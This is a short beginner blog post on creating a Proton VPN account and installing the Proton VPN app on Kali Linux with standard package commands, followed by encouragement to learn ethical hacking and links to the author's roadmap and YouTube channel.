If you are learning cyber security or ethical hacking then it’s very important for you to know about the VPN. It stands for Virtual Private Network. VPN provides us a privacy to stay safe while performing any kind of attack. Sometimes you have to secure your IP Address for your protection. So it’s legal to use VPN and hide your IP from attackers and stay safe and secure. So in today blog I will discuss the complete process of download & installation of VPN in kali for free. I’ll use Proton VPN for this purpose. Proton VPN offers free version with paid version. But for now free is enough to get started. How to install VPN? Install Proton VPN on Kali Linux is one of the best option, free and most trusted VPN services available. So let’s walkthrough the installation process. How to install proton VPN on Kali Linux Step 1: Create a Proton VPN Account. Step 2: Download Proton VPN for Kali Linux. Step 3: Install Proton VPN via Terminal. sudo dpkg -i protonvpn-stable-release_*.deb sudo apt update sudo apt install proton-vpn-gnome This will install the Proton VPN GUI app on your system. Step 5: Verify your new IP. To check if your VPN is working or not, So this is how your VPN successfully installed in kali Linux. Conclusion: Installing VPN on kali is simple and easy but powerful. Whether you are learning ethical hacking and just want a better privacy. For starting your learning journey free plan of Proton is more than enough. So if you want to start learning ethical hacking start with free resources available on YouTube and read books. You can go short term diploma or you can also enroll in full time degree as well. Just start Learning and share you journey with me. If you found this guide useful. Keep an eye out for additional cyber security tutorials for beginners! Stay tuned with my blog for additional real life cyber security walkthroughs. Just check out the cyber security roadmap for beginners. https://munazajameel.site/cybersecurity-roadmap-2025-beginners/. OR you can check out my YouTube channel for better content. https://www.youtube.com/@itzmunazahSee you next time!

How to Install and Use VPN for Free on Kali Linux? Read More »